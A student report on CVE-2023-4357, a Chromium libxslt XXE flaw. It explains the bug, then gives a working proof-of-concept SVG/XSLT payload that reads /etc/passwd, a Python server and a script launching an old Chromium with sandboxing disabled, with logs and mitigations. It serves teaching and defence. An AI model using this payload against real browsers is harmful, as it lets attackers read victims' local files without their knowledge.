

## Network Security - Report

Camilla Franceschini

Student ID: 312551817

### **CVE-2023-4357**

CVE is an acronym for Common Vulnerabilities and Exposures and a list of publicly disclosed computer security flaws. Every year, new vulnerabilities are discovered inside a software, and CVEs are used to classify and study them. The CVE database allows us to catalog publicly known software security flaws. When a CVE is discovered, it is reported by using a unique identifier called a CVE ID number. This number consists of the abbreviation CVE, the year it was discovered, and an incremental number, all separated by '-' such as 'CVE-2023-4357'. Each CVE is assigned a ranking that determines its severity from 0 to 10, which allows us to understand which ones have higher priority than others <sup>[1]</sup>.

MITRE Corporation manages the CVEs, and the descriptions are brief and concise and do not include technical details or information on risks, impacts, or resolutions. These details are found in other databases, such as the U.S. National Vulnerability Database (NVD). Anyone can find a cybersecurity problem that will then become a CVE: if it happens, you have to report the problem to the CVE Numbering Authority (CNA), which is responsible for assigning it a CVE ID and writing a brief description with references included. Then, the new CVE is published on the CVE website <sup>[2]</sup>.

Let's analyze CVE-2023-4357, whose description says "Insufficient validation of untrusted input in XML in Google Chrome prior to version 116.0.5845.96 allowed a remote attacker to bypass file access restrictions via an artfully crafted HTML page (Chromium security severity: Medium) " and whose base score is 8.8, classified as "high" <sup>[3]</sup>.

CVE-2023-4357 in Chrome results from improper use of the Libxslt library built into the Chromium project for XSL processing. Libxslt is a library used for XML parsing, tree manipulation, and XPath support. In Chrome versions prior to 116.0.5845.96, a malicious user can bypass security restrictions and read local files by building a malicious link. This kind of vulnerability was found in older versions of Chrome, Chromium and Electron. It's advised to check and update your browser regularly, and Google has released a version of Chrome that fixes the vulnerability. Given the ease with which the vulnerability can be exploited to access personal files, its level has been upgraded from medium to high risk.

In June 2023, a foreign security researcher, Igor Sak-Sakovskii, reported an XXE (XML External Entity) vulnerability to the Chromium project, which is rooted in the libxslt integration used for XSL processing, but which allows the inclusion of external entities inside a document loaded through the XSL document() method. A malicious user can exploit this behavior to access file://URL from http://URL, which circumvents security restrictions and obtains access to the file. In addition, using the -no-sandbox attribute, a malicious user can read any file on any operating system. This vulnerability is mainly due to Chromium's implementation of security policies and sandboxing mechanisms that do not consider how it interacts with libxslt <sup>[5]</sup>.

As explained in the Forum of Chromium's Issues, Libxslt is the default XSL library used in WebKit-based browsers such as Chrome, Safari, etc. Libxslt allows external entities inside documents that are loaded through the XSL document() method. An attacker can bypass security restrictions, access file://URLs from http(s)://URLs, and gain file access <sup>[6]</sup>.

From the test performed by "Is Yang's Blog," in the replication test result, the exploit is relatively stealthy and does not require complex interactions nor, leave obvious traces. An attacker can send the victim a link to a website containing malicious XSL style-sheets and SVG images. Once the victim clicks on the link, the browser loads and parses the malicious content. The attacker can exploit this vulnerability to read local files. This type of attack is usually not easily noticeable and the victim may be completely unaware that he or she has been attacked, so this type of vulnerability is even more dangerous.

Given Chromium's popularity, the existence of this vulnerability could be used in more sophisticated attacks. Following the report on this vulnerability, Chromium released an update in which it has been fixed along with others <sup>[5]</sup>.

For the CVE environment, I will create an Ubuntu virtual machine with the latest version which at present is 22.04. It would be easier to start the browser with terminal command because we will have to start it with the "--no sand-box" attribute which lets us replicate the vulnerability <sup>[6]</sup>.

I will use Chromium first, otherwise, any other browser based on it, such as Google Chrome or Vivaldi, could be perfect to replicate the vulnerability. The version is the most important thing because it has to be an older one where the vulnerability is still present.

The above-mentioned "--no sand-box" attribute is necessary to start the browser by disabling the sandboxing mechanism, which consists of a security technique that limits the action and access of the browser process to the user's computer system. Disabling it disables a security level that isolates the browser from the operating system.

To replicate the vulnerability, I will then create a file that contains references to the '/etc/passwd' files since I will be using a UNIX-like system, which I will exploit to display sensitive information on our system in the browser. I will also have to specify the XSLT style-sheet associated with the XML code part. To display the data, I will use some HTML Code and JavaScript. The latter in particular will extract the information of path and file content information and insert it into the generated HTML document.

We will finally need to create a server because the XML/XSLT code is designed to be processed by the browser by using an HTTP server. The browser will upload the XML file and XSLT style-sheet through an HTTP request to the server. Upon receiving the data from the server, the browser will use the XSLT stylesheet to transform the XML file into an HTML document. Then, it will run the included JavaScript code to obtain information about the user's local files.


## References:

- [1] - Danen, V. (2023, March 21). *CVE and CVSS explained / security detail*. YouTube. <https://www.youtube.com/watch?v=oSyEGkX6sX0&t=19s>
- [2] - *What is a CVE?*. Red Hat - We make open source technologies for the enterprise. (n.d.). <https://www.redhat.com/en/topics/security/what-is-cve>
- [3] - *CVE-2023-4357 Detail*. NVD - National Vulnerability Database. (n.d.). <https://nvd.nist.gov/vuln/detail/CVE-2023-4357>
- [4] - CVE-2023-4357, il vostro browser potrebbe essere vulnerabile! (2023, November 20). *Is Yang's Blog*. <https://www.isisy.com/1522.html>
- [5] - Muehlenhoff, M. (n.d.). *[SECURITY] [DSA 5479-1] chromium security update*. [security] [DSA 5479-1] chromium security update. <https://lists.debian.org/debian-security-announce/2023/msg00171.html>
- [6] - *Security: Libxslt arbitrary file reading using document() method and external entities*. Chromium. (n.d.). <https://issues.chromium.org/issues/40066577>

## Code to replicate the exploitation

Through a .svg file (Scalable Vector Graphics file) we can represent and display images using XML code to describe the graphic element, and it is often used for web pages.


We create a file “proof.svg”:



```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="?#"?>
3 <!DOCTYPE div [
4   <ENTITY passwd_p "file:///etc/passwd">
5   <ENTITY passwd_c SYSTEM "file:///etc/passwd">
6 ]>
7 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
8   <xsl:template match="/">
9     <xsl:copy-of select="document('')"/>
10    <body xmlns="http://www.w3.org/1999/xhtml">
11      <div style="display:none">
12        <p class="passwd_p">&passwd_p;</p>
13      </div>
14      <div style="width:40rem" id="r" />
15      <script>
16        document.querySelector('#r').innerHTML = `remote web url:    &lt;textarea style="width:
17        document.querySelectorAll('p').forEach(p => {
18          //You can send p.innerHTML by POST.
19          document.querySelector('#r').innerHTML += `
20        local file path:    &lt;textarea style="width:100%;height:1rem">${ p.className }&lt;/textarea>&lt;
21        local file content:&lt;textarea style="width:100%;height:6rem">${ p.innerHTML }&lt;/textarea>&lt;
22        });
23      </script>
24    </body>
25  </xsl:template>
26 </xsl:stylesheet>
```

In the !DOCTYPE / Document Type Definition section, we define two variables: one contains the path to the /etc/passwd file (passwd\_p) and the other loads the contents of the /etc/passwd file (passwd\_c). We use these because we are working in a UNIX-like system. Next, we define the style sheet to be used inside the tag `<xsl:stylesheet>` that specifies the xslt version used and the associated namespace. The HTML code is dynamically generated: inside the `<body>` tag, a paragraph `<p>` is generated with the class attribute set to the passwd\_c value defined earlier, and it contains the file path above. The `<script>` element includes a JavaScript code that adds dynamic information by obtaining the `<p>` element and extracting its path and file content information. It then inserts them into the generated HTML document. The output of the JavaScript code includes the current remote URL and local file information obtained from the XML and defined entities. This XLST code is designed to exploit a known vulnerability in Chromium to gain access to the user's local files and then display them dynamically in the browser.

Next, we create another file called “server.py” to create a simple HTTP server using an SVG file:



```
1 import http.server
2 import socketserver
3
4 PORT = 8000
5 SVG_FILE = "proof.svg"
6
7 class SVGHandler(http.server.SimpleHTTPRequestHandler):
8     def do_GET(self):
9         self.send_response(200)
10        self.send_header("Content-type", "image/svg+xml")
11        self.end_headers()
12        with open(SVG_FILE, 'rb') as f:
13            self.wfile.write(f.read())
14
15 with socketserver.TCPServer(("", PORT), SVGHandler) as httpd:
16     print(f"Server started at http://localhost:{PORT}")
17     httpd.serve_forever()
18
```


The file is written in Python and defines a simple server that returns the previous .svg file when an HTTP GET request is made.

We import the two modules `http.server` and `socketserver`, which allow us to implement an HTTP server and a TCP server, respectively. We use two constants to define the port on which we want the server to listen and the name of the .svg file. We define a new class called `SVGHandler`, a subclass of `http.server.SimpleHTTPRequestHandler`, which will handle HTTP GET requests to the server. The `do_GET` method belongs to the `http.server.BaseHTTPRequestHandler` class, which is the base class from which `http.server.SimpleHTTPRequestHandler` inherits. The method is overridden within `SVGHandler` to handle GET requests specifically for serving SVG files. When a GET request is received, the server responds with an OK status, next it specifies the content type in the header, and then the server opens the file in binary read mode and sends it to the client. Lastly, we create an instance of `socketserver.TCPServer` that listens on the local IP address on the port that was previously specified and uses `SVGHandler` to handle HTTP requests. The server is then started, and a confirmation message is created, stating that it is running correctly. The `serve_forever` method starts an infinite loop of listening that assures us that the server will remain listening and handle the requests it receives<sup>[1][2]</sup>.

## Chromium

Inside the project folder, we find the `chrome-linux` folder with the necessary executable file with the specified Chromium version to replicate the exploitation<sup>[3]</sup>.


Chromium version 116.0.5842.1



After starting the server and opening chromium with the `--no-sandbox` property, we connect to the `localhost:8000` address. The `--no-sandbox` property allows users to launch Chromium without the sandbox enabled which prevents web pages from accessing sensitive parts of the operating system.

In the output, we can see the contents of the user's files.

```
camilla@camilla-virtual-machine: ~/Desktop/Code
camilla@camilla-virtual-machine:~/Desktop/Code$ ./Start.sh
Server started at http://localhost:8000
[3713:3713:0416/151716.293958:ERROR:chrome_browser_cloud_management_controller.cc(163)] Cloud
management controller initialization aborted as CBCM is not enabled.
[3769:3780:0416/151717.340888:ERROR:command_buffer_proxy_impl.cc(128)] ContextResult::kTransl
entFailure: Failed to send GpuControl.CreateCommandBuffer.
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /favicon.ico HTTP/1.1" 200 -
```




## The start-up script

```
Start.sh
~/Desktop/Code

1 #!/bin/bash
2
3 #!/bin/bash
4
5 # Path to the server's .exe file
6 python3 server.py &
7
8 sleep 2
9
10 # Chromium executable path
11 CHROMIUM_EXECUTABLE="./chrome-linux/chrome"
12
13 # Start Chromium --no-sandbox and open the page localhost:8000
14 "$CHROMIUM_EXECUTABLE" --no-sandbox http://localhost:8000
```

We create an executable file that automatically starts server.py and opens Chromium with the `--no-sandbox` property at page localhost:8000. The server is started and, with the sleep function, we wait for two seconds to give it time to start; then Chromium is specifically started from the executable file in the project folder because we need to start that specific version. When Chromium starts, the localhost:8000 page is opened.

To let the project start, you can place it in the Code folder and open a terminal. Type the command `./Start.sh` and press enter. The server start message will be printed and Chromium will open at page localhost:8000 showing the data in the previously defined user's folder.

A terminal window titled 'camilla@camilla-virtual-machine: ~/Desktop/Code'. The prompt is 'camilla@camilla-virtual-machine:~/Desktop/Code\$'. The user has entered './Start.sh'. The output shows the server starting at 'http://localhost:8000'. There are two error messages: '[3713:3713:0416/151716.293958:ERROR:chrome\_browser\_cloud\_management\_controller.cc(163)] Cloud management controller initialization aborted as CBCM is not enabled.' and '[3769:3780:0416/151717.340888:ERROR:command\_buffer\_proxy\_impl.cc(128)] ContextResult::kTransientFailure: Failed to send GpuControl.CreateCommandBuffer.'. Following the errors, there are five lines of HTTP log output from 127.0.0.1, all showing 'GET' requests with a status of '200 -'.

```
camilla@camilla-virtual-machine:~/Desktop/Code$ ./Start.sh
Server started at http://localhost:8000
[3713:3713:0416/151716.293958:ERROR:chrome_browser_cloud_management_controller.cc(163)] Cloud
management controller initialization aborted as CBCM is not enabled.
[3769:3780:0416/151717.340888:ERROR:command_buffer_proxy_impl.cc(128)] ContextResult::kTransi
entFailure: Failed to send GpuControl.CreateCommandBuffer.
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /favicon.ico HTTP/1.1" 200 -
```

## References:


- [1] - CVE-2023-4357, your browser may be vulnerable! (2023, November 20). Is Yang's Blog. <https://www.isisy.com/1522.html>
- [2] - xcavin. (2023, November 17). *Chrome XXE vulnerability EXP, allowing attackers to obtain local files of visitors*. Github. <https://github.com/xcanwin/CVE-2023-4357-Chrome-XXE>
- [3] - *Index of chromium-browser-snapshots/Linux\_x64/1159539/*. Common Data Storage - Google APIs. (n.d.). [Index of chromium-browser-snapshots/Linux\\_x64/1159539/](https://www.googleapis.com/storage/v1/b/common-data-storage/o?prefix=chromium-browser-snapshots/Linux_x64/1159539/)

## The corresponding log/mitigation and explanation

### Local file content

CVE-2023-4357 in Chrome versions prior to 116.0.5845.96 allows a malicious user to bypass security restrictions and read local files by building a malicious link.

Let's analyze the content of the user file:



The code is a segment of the `/etc/passwd` file on a Unix-like system which contains essential information about user accounts in the system.

If an attacker finds this information, he could use it to create issues related to the user account management or privilege escalation, therefore gaining unauthorized access to sensitive resources or executing arbitrary commands with elevated privileges. The worst scenario is the attacker gaining full control over the affected system.

By exploiting this vulnerability, the attacker can gain unauthorized access to sensitive data, manipulation of the system configuration, and disruption of system services.

Returning to the code above, this file is used to store information about user accounts. We recognize the following information:

- Username, the name used to log in to the system;
- Password, usually represented by 'x', indicating that the encrypted password is stored in the `/etc/shadow` file;
- User ID (UID), the unique numerical identifier assigned to each user;
- Group ID (GID), the unique primary group to which every user is associated, and it is identified with a numerical identifier;
- User Info, user's full name and description;



- Home directory, the location where the personal files are stored in the system;
- Shell, the command interpreter that is provided to the users when they log in;

To explain this more clearly, let's consider the first line and decompose the different elements:

**root:x:0:0:root:/root:/bin/bash**

Username: 'root'

Password: 'x', it means that it is encrypted and stored in '/etc/shadow'

UID: '0'

GID: '0'


User info: 'root'

Home directory: '/root'

Shell: '/bin/bash'

The other lines from the file follow the same format, with different users and their respective information.

### Terminal for opening file server



```

camilla@camilla-virtual-machine: ~/Desktop/Code
camilla@camilla-virtual-machine:~/Desktop/Code$ ./Start.sh
Server started at http://localhost:8000
[3713:3713:0416/151716.293958:ERROR:chrome_browser_cloud_management_controller.cc(163)] cloud
management controller initialization aborted as CBCM is not enabled.
[3769:3780:0416/151717.340888:ERROR:command_buffer_proxy_impl.cc(128)] ContextResult::kTransi
entFailure: Failed to send GpuControl.CreateCommandBuffer.
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /? HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 15:17:17] "GET /favicon.ico HTTP/1.1" 200 -

```

We run the script 'Start.sh' on Ubuntu that executes a server written in Python. The server is correctly run because the console shows the message "Server started at http://localhost:8000" which means that it is listening on port 8000 of localhost.

The error message 'chrome\_browser\_cloud\_management\_controller.cc' is not correlated to the execution of the server, but it regards the configuration or the initialization of Chromium. The file is part of the source code of Chromium and the name suggests that it manages cloud services such as synchronization among different devices or authentication through the Google account. The error means that there is a problem during the start because the CBCM (Chrome Browser Cloud Management) is not enabled. There are various reasons for this problem, such as a wrong configuration or an environment problem in which Chromium is run.

After the error, the console shows the HTTP requests that are received by the server. Requests come from the IP address '127.0.0.1', which is the IP local address, and they are for the root '/' and the '/favicon.ico'. The response state code is 200, so all requests are correctly managed by the server.

The request '/favicon.ico' is a common HTTP request, and it comes from the browser when accessing a webpage. The file 'favicon.ico' is a file showing on the address bar of the browser that identifies the website. When it is requested and the browser finds the file, it is shown as an icon for the website, otherwise, it shows a default icon. The request in the console means that the browser looked for the icon to upload it on the website, and the response status code '200', meaning success, confirms that the file was found and uploaded correctly.

So after all these commands, we have the web pages open showing the data contained in the path '/etc/passwd'.

### **Feasible mitigation**

One of the most important things to keep a company safe is to educate users about phishing and network security. In this CVE, a malicious user can exploit this behavior to access file://URL from http://URL, so users need to understand dangers around the Internet and be aware of the risks of clicking on unknown or suspicious links which can compromise the entire system. We need to invest in educating users so that they know what they are doing.

Another efficient way to mitigate this CVE is by updating the latest version of Chromium-based Browser<sup>[1]</sup>. In this case, we are talking about browsers, but this rule applies to any program installed on the system. The programmers who manage these systems work continuously to keep them up to date and functioning, especially to manage any security weaknesses in the system. When these patches are released, users are notified by email or pop-ups in the system, and updates need to be made as soon as possible.

The previous mitigations can be applied to different vulnerabilities in a system; on the other hand, for CVE-2023-4357 we could investigate better management of the sandboxing mechanisms to further isolate browser processes from the operating system. The sandboxing mechanism can be useful, but we need to be sure that it does not bypass important security restrictions. Adjustments will need to be made at the browser development level, as they have high priority.

In addition, it would be important to integrate alerts when specific files in the system are accessed abnormally. An anomalous file access pattern might indicate an exploitation attempt. We can use intrusion detection systems (IDSs)<sup>[2]</sup> that provide real-time monitoring and alerts if they detect suspicious activity. This allows us to respond to the possible attack.

Another possible mitigation could be to modify the Libxslt configuration<sup>[3]</sup>. The vulnerability CVE-2023-4357 is also caused by how Libxslt handles the XML processing, in particular in the context of XML External Entity (XXE) processing. XXE attacks exploit a feature in XML parsers to process external entities, which can lead to unauthorized file access. To mitigate this, disabling the processing of external entities in Libxslt can prevent attackers from exploiting this feature.

Using a secure XML Parser designed to handle XML safety with built-in protection against XXE and similar attacks can also be another possibility to avoid the above-mentioned CVE.

All together, these strategies can contribute to a more secure environment and mitigate the risks associated with the CVE-2023-4357 and significantly improve the security of the system against similar vulnerabilities.

## References

- [1] - Muehlenhoff, M. (n.d.). [SECURITY] [DSA 5479-1] chromium security update. [security] [DSA 5479-1] chromium security update. <https://lists.debian.org/debian-security-announce/2023/msg00171.html>
- [2] - Stallings, W. (2017). *Network security essentials: Applications and standards*. Pearson. <https://issues.chromium.org/issues/40066577>
- [3] - Security: Libxslt arbitrary file reading using document() method and external entities. Chromium. (n.d.).